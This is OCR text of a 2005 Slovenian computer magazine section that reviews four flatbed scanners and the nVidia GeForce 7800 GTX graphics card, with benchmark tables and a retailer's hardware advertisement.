Eni pravijo, da ne obstaja, drugi trdijo, da je z drugega planeta. Mi vemo samo to, da je prepovedan v 17 državah in da njegove zenice ne delujejo povsem zemeljsko.

SISTEM OCENJEVANJA

0-19% Neuporabno ali popolnoma zanič
20-49% Zametki ideje, ampak vseeno slabo
50-69% Nekaj dobrih lastnosti, vendar nič posebnega
70-79% Dobra oprema vendar ne nujen nakup
80-89% Eden najboljših v svojem razredu, toda ne najboljši
90+ Izjemno. Dobitnik nagrade *Izbor uredništva*

Tehnična plat

1. PCF laboratorij
V našem skrivnem laboratoriju testiramo opremo že od pradavnine in ocenili smo že na stotine izdelkov ter sprali celo vrsto vodičev in pomoči.

2. Izbor uredništva
Samo takrat, ko kak kos strojne opreme presežejo naša pričakovanja v tehnološki dovršenosti in vrednosti, ki jo dobite za vaš denar, bo dobil to oznako.

3. Dober nakup
Kaj hitro lahko zapravite celo premoženje za nadgradnje. Tukaj spet nastopimo mi, z našim prefinjenim čutom za dobro kupejo. Ko naletimo na izdelek, ki ponuja veliko za malo denarja, mu dodelimo to oznako.

4. Radi bi slišali vaše mnenje
Našo ekipo sestavljajo računalniški navdušenci, ki pišejo za računalniške navdušence, zato bi radi slišali vaše mnenje.

PREIZKUŠENO

oprema
aplikacije
orodja

v tej številki

str.30 Skenerji
str.32 GeForce 7800 GTX
str.36 Athlon 64 FX-57
str.36 Athlon 64 X2 4800+
str.37 Radeon X800 XL 512MB
str. 37 Akasa AK-827-RD
str.38 NEC ND3540A
str.38 Canon EOS 350D
str.39 Patriot PC3200 EP LL
str.39 QuickCam Communicate STX for MSN Messenger
str.39 Sony Ericsson K300i
str.40 PCX nibirU
str.40 Nokia 7710
str.41 Relisys RLT2000
str.41 Toshiba Satellite Pro M40X
str.41 Akasa Integral
str.41 Logitech Cordless Mini
str.41 Trust CR-1200
str.41 Prestigio Pocket Drive
str.42 F-Secure Internet Security 2005
str.42 Singing Coach
str.43 DivX 6

Skenerska brigada

Ste že mislili, da so skenerji dogočasne antikvitete, ki nikogar več ne zanimajo? Pomislite še enkrat

Zaradi popolnega pomanjkanja obzirnosti so proizvajalci fotoaparatov šele pred nekaj leti prestopili na digitalno. Za to so našli cel kup izgovorov, češ, da ni primerne tehnologije oziroma, da je ta predraga, to pa seveda pomeni, da imamo cele kupe starih fotografij, ki so zakopane po škatlah in zaprašenih albumih, kjer nikoli ne ugledajo luči dneva. Najboljše med temi si seveda zaslužijo digitalno prenovo, da bodo lahko krasile vaše namizje ali spletno stran. In digitalizacija ne bi smela biti težavna ali dolgotrajna. Torej potrebujete enega od najnovejših skenerjev.

Celo najcenejši novi skenerji imajo optično ločljivost do 2.400dpi. To pomeni, da lahko pri skromnih 300dpi 10x15cm veliko sliko poskenirate v sliko, veliko 2.100 x 1.500 pik (to je primerljivo 3,15 milijonom točk). To je en kup ločljivosti. Če boste isto sliko skenirali pri 2.400dpi, bo rezultat slika z več kot 200 milijoni točk, kar že ni več praktično. So pa visoke ločljivosti skeniranja priročne, če želite povečati kak manjši del slike oziroma pri skeniranju filmov.

Tudi barvna reprodukcija je znatno izboljšana, saj vsi novejši skenerji omogočajo 48-bitno barvno globino, torej z 281 trilijoni barv, kar je več, kot lahko človeško oko sploh zazna. Glede na vse prednosti in tehnološko dovršenost novih skenerjev torej nimate več izgovorov, da so skenirane slike slabše od papirnatih izvirnikov, zato si vzemite čas in čez počitnice digitalizirajte svoje najljubše utrinke.

KAKO SMO TESTIRALI

Nismo jim prizanesli

S serijo testnih slik smo preverili, kako natančne so barve in odtenki pri skeniranju, posebej pa smo preverjali, kakšni so toni kože in pastelne sence. Z drugo serijo slik smo preverjali, kako se skenerji obnesejo pri skeniranju finih podrobnostih in kakšna je ostrina skeniranih slik in besedila. Preverili smo tudi, kako se skenerji obnesejo pri skeniranju filmov, preverili pa smo tudi, kako se obnesejo priložena orodja za odstranjevanje prahu in praask na slikah in filmih. Vsa orodja za programsko izboljšavo kvalitete slik so bila pri tem pojmoma neuporabna.


Mustek BearPaw 4800 TA

Cena Ok. 25.000 SIT **Na spletu** www.mustek.com **Testiranje omogočil** Comtron, 02 300 35 00

Ta skener je najcenejši (in najstarejši) model na testu, kateremu se leta že malce poznajo. Namestitev je enostavna, vmesnik pa dokaj prijazen, tako da so osnovne izbire na voljo brez nepotrebnega kompliciranja, je pa nastavek za skeniranje filmov nekoliko neroden za uporabo. Povezava USB 2.0 poskrbi za zadovoljivo hitrost prenosa podatkov, je pa res, da skener še zdaleč ni med hitrejšimi.

Barve na skeniranih slikah imajo oranžen pridih, so pa slike solidno ostre in kontrastne. Tudi skenirani filmi so prej povprečni kot odlični.

Nastavek za filme omogoča skeniranje filmov srednjega formata, ne le 35mm, vanj pa lahko vstavite osem slik naenkrat, kar znatno pospeši skeniranje. Mustek je torej čisto soliden skener, ki pa se še zdaleč ne more kosati z Epsonom 2480, ki ni veliko dražji.



Optična ločljivost do 2.400x4.800dpi	Predogled A4 11s
Digitalna ločljivost do 19.200dpi	Fotografija 10x15cm (300dpi) 12s
Barvna globina 48-bitna	ČB besedilo A4 (300dpi) 19s
Nastavek za filme 101x162mm (8x35mm)	35mm film (1200dpi) 61s

60% **PCF pravi...** "Poceni in soliden skener, če imate radi oranžno barvo."

Testirani skenerji

Epson Perfection 2480

Cena 26.460 SIT **Na spletu** www.epson.com **Testiranje omogočil** Avtera, 01 585 34 11

Kljub dokaj nizki ceni je Epson 2480 robusten in privlačen skener z optično ločljivostjo 2.400 x 4.800dpi in odlično programsko podporo za napredne možnosti skeniranja. Nastavek za skeniranje filmov je enostaven za uporabo, vanj pa je mogoče namestiti po tri 35mm slike ali dva diapozitiva, če vam to bolj ustreza.

Programska oprema ponuja izjemen nabor možnosti za samodejno odstranjevanje prahu in prask s filmov in celo možnost "Color Restoration" za oživljanje starih, zbledelih slik.

Ostrina in barve skeniranih slik so osupljive, primerljive (ali celo boljše) pa so od slik, skeniranih z marsikaterim dražjim skenerjem. Tudi barvni toni so odlično ločeni, ohranjene pa so tudi podrobnosti v temnih delih slik. Skenirane slike so žive in svetle, barve kože pa so popolnoma realistične. Še bolj pa nas je presenetila kvaliteta skeniranih filmov, vključno z negativi. Vse našteto pa se odvija precej hitro, čeprav skeniranje negativov traja skoraj dvakrat dlje kot skeniranje pozitivov.

Optična ločljivost do 2.400x4.800dpi	**Predogled A4** 7s
Digitalna ločljivost do 12.800dpi	**Fotografija 10x15cm (300dpi)** 8s
Barvna globina 48-bitna	**ČB besedilo A4 (300dpi)** 12s
Nastavek za filme 3x35mm	**35mm film (1200dpi)** 34s

92% **PCF pravi...** "Izjemen skener. 2480 je tudi odlična kupčija – le poglejte ceno."

Canon CanoScan 4200F

Cena 35.988 SIT **Na spletu** www.canon.com **Testiranje omogočil** Avtera, 01 585 34 11

V Canonovi dediščini najdemo vse, kar je fotografskega, od klasičnih fotoaparatov do barvnih tiskalnikov PIXMA. Most med obojim pa je ravno skener CanoScan 4200F, ki za svojo ceno ponuja skeniranje pri ločljivosti 3.200 x 6.400dpi in izjemno hitrost.

Gonilniki za skener so odlično zasnovani z "enostavnim" in "naprednim" načinom, ki vključujeta vsa orodja za kakršnokoli opravilo. Canon je tudi najhitrejši skener na testu, saj strojni opremi izdatno pomagajo inteligentne programske rešitve. Če na primer skenirate več slik naenkrat, jih bo programska oprema samodejno ločila, obrezala in shranila kot ločene datoteke.

Slike, skenirane s 4200F so izjemno ostre, toni kože in pastelne barve pa so realistični in naravni, so pa svetle barve manj izrazite kot pri Epsonovem skenerju, kar pa je mogoče popraviti s prirejanjem nastavitev. Skenirani filmi niso prav nič zmati, prav tako ni šuma, nastavek pa omogoča skeniranje štirih 35mm slik naenkrat.

Canon se je v vseh testih odlično izkazal, a ga Epson prehiti za dlako in pol.

Optična ločljivost do 3.200x6.400dpi	**Predogled A4** 3s
Digitalna ločljivost 19.200dpi	**Fotografija 10x15cm (300dpi)** 5s
Barvna globina 48-bitna	**ČB besedilo A4 (300dpi)** 9s
Nastavek za filme 4x35mm	**35mm film (1200dpi)** 39s

85% **PCF pravi...** "Kvalitetna optika in odlična programska oprema – 4200F je smiseln nakup za to ceno."

HP Scanjet 4070 Photosmart

Cena 30.900 SIT **Na spletu** www.hp.com **Testiranje omogočil** Diss, 01 420 55 06

HP-jev skener srednjega razreda ima podajalnik za fotografije, vgrajen v pokrov, vanj pa je mogoče vstaviti do 12 fotografij 15 x 10cm ali štiri uokvirjene diapozitive. Tako je skeniranje več slik naenkrat znatno olajšano. Čeprav je podajalnik enostaven za uporabo, pa vseeno ne omogoča čisto avtomatiziranega skeniranja, saj je vsako fotografijo potrebno posebej odstraniti, ko je skeniranje končano. Ta ideja se nam pa ne zdi najbolj posrečena.

Je pa 4070 prav solíden skener, programska oprema pa omogoča tudi popravljanje barv na zbledelih fotografijah.

Skenirane fotografije so bile jasne in ostre, barve pa prav solídne, le na temnih predelih fotografij je občasno kar nekaj šuma, še posebej v primerjavi z rezultati, ki jih dajeta Canon in Epson. Skeniranje je v programski opremi mogoče prirediti, a vmesnik ni tako prijazen, kot bi želeli. Pri skeniranju filmov, ki je sicer izjemno enostavno, pa se ni najboje obnesel, saj skenirani posnetki niso bili najbolj ostri nad barvami in osvetlitvijo pa se ne bi mogli pritožiti.

Optična ločljivost do 2.400x2.400dpi	**Predogled A4** 8s
Digitalna ločljivost do 999.999dpi	**Fotografija 10x15cm (300dpi)** 12s
Barvna globina 48-bitna	**ČB besedilo A4 (300dpi)** 15s
Nastavek za filme 6x35mm	**35mm film (1200dpi)** 42s

76% **PCF pravi...** "Ni najboljši za to ceno in pokrov je nekoliko problematičen za uporabo."

SUPER-HITRA GRAFIČNA KARTICA

nVidia GeForce 7800 GTX

Ali ste mislili, da je vaš GeForce 6800 ali Radeon X850 boljša stvar od lepega vremena? *PCF* ugotavlja, da ju nVidiina nova pošast popolnoma zasenči

Cena Ok. 150 000 SIT **Proizvajalec** nVidia **Na spletu** www.nvidia.com

Skoraj leto dni je tega, kar je nVidia predstavila mogočno kartico GeForce 6800 Ultra. In takrat smo se veselili. Z norimi 16 cevovodi za obdelavo pikslov in neverjetnim številom tranzistorjev, ki je preseglo 200 milijonov, je ta kartica porazila prav vse dotedanje kartice na trgu. Še bolj pomembno pa je, da se je nVidia s 6800 Ultra odkupila za propadel eksperiment, ki je slišal na ime GeForce FX. Mesec dni kasneje pa je seveda tudi ATI predstavil neverjetno hitro in zmogljivo kartico Radeon X800 XT.

BOJ ZA (PRE)MOČ

Zavrtimo čas naprej, na današnji dan, in vidimo, da sta omenjeni kartici še vedno impresivni. Obe sta sposobni poganjati katerokoli računalniško igro pri tako visokih ločljivostih, da jim po sinusih sneži, in to pri vseh vključenih grafičnih sladkorčkih. Če vam še to ni dovolj, lahko na račun nVidiine tehnologije SLI uporabite kar dve GeForca 6800 Ultra in si zagotovite zmogljivosti, ob katerih lahko dobite morsko bolezen (v času, ko ta prispevek nastaja, ATI-jeva platforma za dve grafični kartici še ni v prosti prodaji). nVidia pa ne počiva, tako da smo tokrat dobili v roke najnovejši mlinček za piksle, imenovan GeForce 7800 GTX. Ali predstavlja ta kartica tako velik korak naprej v primerjavi z ostalimi, kot je to lani uspelo GeForcu 6800 Ultra?

VELIK NAPREDEK?

Na podlagi specifikacij novega grafičnega procesorja, ki poganja 7800 GTX, interno poimenovanega G70, je jasno eno: nova kartica je že mogoče neverjetno zmogljiva, vsekakor pa ni dvakrat zmogljivejša od GeForca 6800 Ultra. Novi procesor je bližnji sorodnik čipa NV40, ki je srce kartic 6800 (vsaj kar zadeva osnovno zgradbo in arhitekturo), le da je izdelan z nekoliko bolj prefinjenim, 110nm procesom, ki ga nVidia trenutno uporablja pri proizvodnji čipov, kot je GeForce 6600. Je pa res, da ima G70 kar 24 cevovodov za obdelavo pikslov in dodaten par enot verteks, ki jih je skupno torej osem. Kot 6800 Ultra, ima tudi 7800 GTX 256MB pomnilnika GDDR3, ki se z grafičnim procesorjem pogovarja preko 256-bitnega vodila. Frekvenci jedra in pomnilnika znašata 430MHz in 600MHz (efektivnih 1,2GHz). Poskok ni ravno dramatičen, če ju primerjamo s 400MHz in 550MHz pri 6800 Ultra. Tudi osnovni nabor 3D ukazov, vključno s strojno podporo za Shader Model 3, ki je definiran v DirectX 9.0c, je bil prenesen na 7800. In 7800 GTX seveda podpira nVidiino tehnologijo SLI, kar pomeni, da ga je mogoče uporabljati v paru.

Enostavneje povedano: 7800 prinaša 50% dodatnih cevovodov za obdelavo pikslov in le 10% večjo podatkovno širino pomnilnika. Po vseh konvencionalnih predpisih bi šlo torej za grafično kartico, ki jo še vedno pesti bolj uborna podatkovna širina. nVidia namreč nima več veliko manevrskega prostora, saj se 7800 ponaša z najhitrejšim pomnilnikom, ki je trenutno na voljo.

To pa še ni vse. 7800 GTX namreč nima čisto pravega grafičnega procesorja s 24 cevovodi za obdelavo pikslov. Tako kot procesor na GeForcu 6600, ki ima osem internih cevovodov za obdelavo pikslov, a samo štiri izhodne enote Render Output (ROP), tudi G70 nima ROP-ja na koncu vsakega cevovoda – ima namreč le 16 ROP-jev, tako kot 6800. Na srečo pa interni cevovodi za obdelavo pikslov v modernih grafičnih procesorjih le redko zapolnijo največje teoretične izhodne kapacitete v enem ciklu. To pa zato, ker veliko operacij potrebuje več kot en cikel v cevovodu (na primer trilinearno filtriranje ali senčenje pikslov). V grafičnem procesorju, kot je GeForce 6800, ki ima ROP na koncu vsakega cevovoda, se polovica ali več ROP-jev običajno dolgočasi med večino ciklov. Pri 6600 smo ugotovili, da je manj ROP-jev bolj učinkovit način za nižanje števila tranzistorjev v procesorju, kar seveda pomeni, da je proizvodnja cenejša, a ne na račun zmogljivosti.

MAJHNE IZBOLJŠAVE

Takšna je torej primerjava 7800 GTX z drugimi čipi, vemo pa, da so prav malenkosti v arhitekturi čipa tiste, ki ga lahko povzdignejo v višave ali pahnejo v brezno pozabe. Časi, ko so se zmo-

KAKO SMO TESTIRALI

Ocenjevanje grafičnih kartic

Pri odkrivanju zmogljivosti grafičnih kartic je pomembno, da so pogoji testiranja pri primerjanju vedno enaki, potrebno pa je tudi zagotoviti, da ni ozkih grl v sistemu. Zato vedno testiramo s sveže nameščenim Windows XP, v tem primeru SP2, in ne nameščamo nepotrebne programske opreme. Z višanjem zmogljivosti grafičnih kartic vedno obstaja možnost, da bodo na testne rezultate vplivale omejitve procesorja. Zato smo veseli, da smo lahko za testiranje izkoristili najhitrejši procesor za igre vseh časov, Athlon 64 FX-57. Kartico smo testirali v nekaj najpopularnejših in tehnično naprednih igrah, med katerimi so bile tudi igre, ki intenzivno izkoriščajo različne oblike senčenja in HDR-renderiranje, zmogljivostne teste pa smo izvajali pri najbolj zahtevnih procesorskih nastavitvah.

"Ali predstavlja 7800 GTX tako velik korak naprej v primerjavi z ostalimi, kot je to lani uspelo 6800 Ultra?"

gljivosti grafičnega procesorja merile samo s teksturami in geometrijo, so že davno mimo. Igre, ki izkoriščajo napredno senčenje pikslov in verteksov so na računalnikih že vsakdanje, nova generacija konzol s podobnimi možnostmi senčenja pa bo razvoj čipov samo pospešila. To tudi razloži nVidiine trditve, da je 7800 GTX več kot dvakrat hitrejši od GeForca 6800 Ultra. Jedro 7800 GTX nima le dodatnih cevovodov, saj je nVidia je veliko investirala v zmogljivosti senčenja. Trdijo namreč, da je senčenje pri G70 od 1,2- do 1,5-krat hitrejše kot pri NV40. Če to prištejemo k 50% porastu števila cevovodov, je rezultat več kot dvakrat hitrejše senčenje pikslov kot pri NV40 in dvakrat višja učinkovitost pri renderiranju drugih pomembnih učinkov, kot je na primer dinamično osvetljevanje.

Inženirji pri nVidii so predelali tudi druge dele čipa, vključno s pogonoma za izrisovanje trikotnikov in tekstur ter strojno opremo za nadzor nad ukazi, s čimer so izboljšali učinkovitost cevovodov. Trdijo tudi, da novi, zmogljivejši senčniki, zmanjšajo število prehodov v procesu renderiranja, zato je manj potrebe po prenašanju podatkov med prehodi, to pa seveda pomeni, da čip ne potrebuje velikanske pomnilniške podatkovne širine. Dodan je bil tudi dodaten način za glajenje robov, znan kot transparenčni antialiasing oziroma antialiasing alfa-kanala. Predhodni načini glajenja robov so znali zgladiti samo robove poligonov, zato so bili objekti, ki so izkoriščali delno prosojne teksture, raztegnjeni preko manjšega števila večjih poligonov, s čimer so oponašali podrobno geometrijo. Lep primer tega so bodeče žice ali različne rastline, ki jih ni bilo mogoče interno vzorčiti in zgladiti. Z novo metodo se izkoristijo informacije, ugnezdene v alfa-kanalu teksture, vzorči in zgladi pa jih sama strojna oprema.

ZMOGLJIVOSTNI TESTI

OK, dovolj tehnikalij, nas bolj zanima, kako zmogljiva je kartica, ko jo stlačimo v računalnik. Razočaralo nas je, da je 7800 GTX v obstoječih igrah, kot sta *Doom 3* in *Far Cry*, le 20 – 30% hitrejša od 6800 Ultra, tudi pri nastavitvah, ki izključujejo možnost, da bi bili testni rezultati omejeni s procesorsko močjo. Prepričani pa smo, da gre le za omejitve 1,2GHz grafičnega pomnilnika GDDR3.

Čip G70 v vsej svoji prelestni krasoti.

To pa je samo začetek zgodbe. Pri nVidii trdijo, da so povečane zmogljivosti senčenja in druge izboljšave tiste, zaradi katerih bo 7800 GTX pohodila vse pred sabo v prihajajočih igrah, ki bodo izkoriščale napredne možnosti senčenja in v tistih, ki bodo izkoriščale visoko-ločljivostno renderiranje. Veseli nas, da se lahko s tem popolnoma strinjamo. V pravkar izdani igri *Battlefield 2* je 7800 GTX kar 73% hitrejša, ugotovili pa smo tudi, da je od 35% do 55% hitrejša v *Far Cry*, ko je vključen HDR. Najpomembneje pa je, da se rezultati našega testiranja 7800 GTX skladajo z rezultati, ki jih navajajo pri nVidii. Zato lahko zatrdimo, da bo 7800 več kot dvakrat hitrejši kot 6800 Ultra v pogonih naslednje generacije, kot bo na primer *Unreal 3*. Še bolj impresivno pa je, da vse to doseže kartica, ki zasede eno samo razširitveno mesto in ima 10% nižjo porabo kot 6800 Ultra.

Čisto video

Ali se lahko nVidiin 2D video pogon kosa z visoko-ločljivostno prihodnostjo?

Napredne 3D možnosti in zmogljivosti so vedno najbolj opevane, a vaša grafična kartica porabi več časa pri opravljanju bolj enostavnih opravil na namizju v 2D načinu. Ena od nVidiinih bolj privlačnih prednosti (vsaj na papirju) je čisto nov 2D pogon. V teoriji gre za zmogljiv in prilagodljiv pogon za pomoč pri dekodiranju videa, kar pomeni, da podpira ogromno trenutnih in prihajajočih kodekov. V praksi pa to ni tako enostavno. Prva različica tega pogona, ki je bila predstavljena s kartico GeForce 6800 Ultra AGP, namreč ni delovala. Zato nas še toliko bolj zanima, kako se obnese druga generacija pogona na 7800 GTX. Pri nVidii zatrjujejo, da bo nov pogon znal dekodirati kodek H.264 (ki bi ga naj uporabljala formata Blu-ray in HD-DVD). Težava je samo v tem, da bi naj po nVidiinih trditvah kartica zmogla prebaviti H.264 v razponu od 15 do 20MB, Blu-ray in HD-DVD pa še nimata definiranih specifikacij za bitno širino za video format 1080p. Lahko da bosta oba standarda zahtevala tudi do 50MB. Kakšen je torej rezultat za nVidiino tehnologijo Pure Video? Le delna podpora za najpomembnejše visoko-ločljivostne kodeke. Čas bo razsodil.

Ali bo 2D pogon GeForca 7800 GTX dovolj zmogljiv za dekodiranje H.264?

REZULTATI TESTOV Kako se 7800 GTX obnese v primerjavi z drugimi?

Doom 3 | Far Cry | Half Life 2

	1.280 x 1.024, x4 AA, x8 Aniso	1.600 x1.200	1.600 x 1.200, x4 AA, x8 Aniso
NVIDIA GeForce 7800 GTX	73	98	54
NVIDIA GeForce 7800 GTX SLI	113	127	93
NVIDIA GeForce 6800 Ultra	58	74	44
ATI Radeon X850 XT	54	61	39
NVIDIA GeForce 7800 GTX	80	89	58
NVIDIA GeForce 7800 GTX SLI	86	87	83
NVIDIA GeForce 6800 Ultra	60	80	43
ATI Radeon X850 XT	73	86	56
NVIDIA GeForce 7800 GTX	89	97	72
NVIDIA GeForce 7800 GTX SLI	100	101	96
NVIDIA GeForce 6800 Ultra	63	75	49
ATI Radeon X850 XT	87	94	69

Battlefield 2 | HD igre


High Dynamic Range vključen | High Dynamic Range izključen

	1.280 x 1.024, x4 AA, x8 Aniso	1.600 x1.200
NVIDIA GeForce 7800 GTX	42	42
NVIDIA GeForce 6800 Ultra	27	28
NVIDIA GeForce 7800 GTX	73	54
NVIDIA GeForce 6800 Ultra	65	36

	1.600 x 1.200	1.600 x 1.200, x4 AA, x8 Aniso
NVIDIA GeForce 7800 GTX	81	52
NVIDIA GeForce 7800 GTX SLI	97	87
NVIDIA GeForce 6800 Ultra	52	30
ATI Radeon X850 XT	53	N/A

	Half Life 2, 1.920 x 1.200	Splinter Cell 1.920 x 1.200
NVIDIA GeForce 7800 GTX	70	34
NVIDIA GeForce 6800 Ultra	50	23

OD BLIZU Razkrivamo nVidiino novo kartico



GeForce 7800 GTX: nov zmogljivostni kralj. ATI bo moral s čipom R520 kar pohiteti.

Kje si izgubil AGP?
Prve kartice 7800 GTX so na vodilu PCI-Express. Na vprašanja, če se bodo pojavile tudi kartice na vodilu AGP, nVidia odgovarja, da "je mogoče".

Nor čip SM3?
Shader Model 3 (SM3) bo še nekaj časa z nami, zato so pri nVidi poslebeli, da bo pošast, imenovana 7800 GTX, še kako podpirala SM3.

Shujševalna kura
Po turbinskem GeForcu 5800 Ultra in požrešnem GeForcu 6800 Ultra, je 7800 GTX kartica, ki zasede eno samo razširitveno režo. Še bolj impresivno pa je, da potrebuje samo 100W energije, kar je 10W manj kot 6800 Ultra.

7800 GT... kaj?
Inženirji pri nVidii so zviti tiči, zato je naziv GTX zbudil našo radovednost. Ne bodite presenečeni, če bo nVidia čez nekaj mesecev predstavila kartico 7800 Ultra, na kateri bosta gigantski hladilnik in ventilator. Mogoče kot odgovor ATI-jevim novim karticam?

Priznamo, da 7800 ni tako revolucionarna kartica, kot sta bila lani GeForce 6800 in Radeon X800. A če pomislimo na neizogibne omejitve trenutnih pomnilniških čipov in očiten prehod s pomnilniškega ozkega grla na aritmetiko senčenja v prihajajočih igrah, je nVidia s 7800 GTX naredila ogromno. Vprašanje je le, če bo ta kartica še vedno tako impresivna, ko bo ATI predstavil nove kartice, kar bi se naj zgodilo konec avgusta. **PCF**

"7800 ni tako revolucionarna kartica, kot je bil GeForce 6800 lani"

Ena je osamljeno število
Tako kot 6800 Ultra, lahko tudi 7800 GTX podvojite v način SLI. Rezultat je tako neverjeten, da je znatno omejen z zmogljivostjo procesorja v večini iger, tudi pri najvišjih nastavitvah.

Vmesnik	PCI Express
Število cevovodov	24 (internih)
Enote verteks	8
Frekvenca jedra	430MHz
Število tranzistorjev	302 milijonov
Proizvodna tehnologija	110nm
Grafični pomnilnik	256MB GDDR3, 1,2GHz
Priporočena moč napajalnika	350W
Podpora za API	DirectX 9.0c, OpenGL
Drugo	Podpora za SLI

89% PCF pravi... "Ni ravno velikanski korak naprej, a je znatno hitrejša od obstoječih kartic."

Obljube vedno držimo!!!
www.teal.si
Info@teal.si - dnevno ažurirano!
Po simbolični ceni 10 sit lahko kupite digitalen fotoaparat BENQ C25
* ponudba velja samo za prvih dvojset kupcev kompleta!
HP PSC 1215 barvni tiskalnik skener kopirec 19.990
Prodaja na položnice in trajnik
NA DO 24 OBROKOV - DO 2X 250.000 SIT!*
Sistem Dom Kredit, GA-Kredit Banka Celje, Summit
Potrebujete samo osebni dokument, bančno kartico in davčno številko!
* velja za zakonce!
Za prvih 20 kupcev doplačilo 10 sit! digitalen fotoaparat BENQ C25
Optima64 3000+ komplet matična p. Gigabyte K8NS nForce3 AGP SATA sb 8+1 LAN procesor AMD Athlon64 3000+ pomnilnik 512Mb DDR 3200 trdi disk WD 160Gb 7200 grafika ATI Radeon 9250 128Mb DVD +/- RW pekač NEC 16x MidiTower ohišje z 300W nap. tipkovnica in optična miška 17" LCD monitor Neovo model F-417, 12ms tiskalnik ink. HP PSC 1215 (barvni tiskalnik, scener, kopirec)
199.990
HP nc6110 15" zaslon 1024x768 proc Intel Centrino 1.7 512Mb spomina 60Gb trdi disk DVD +/- RW pekač integ. graf 0-128Mb modem, mreža, WLan, Windows XP Pro 279.990
HP nx9105 15.4 15.4" zaslon 1280x800 AMD Sempron 2800+ 512Mb spomina 40Gb trdi disk DVD +/- RW pekač graf. Geforce4 32Mb modem, mreža, WLan FreeDos 199.990
Neovo F-417 17" LCD zaslon 1280x1024 55.990
Neovo F-419 19" LCD zaslon 77.990
Neovo M17 17" LCD zaslon 72.990
Neovo F-415 15" LCD zaslon 1024x768 39.990
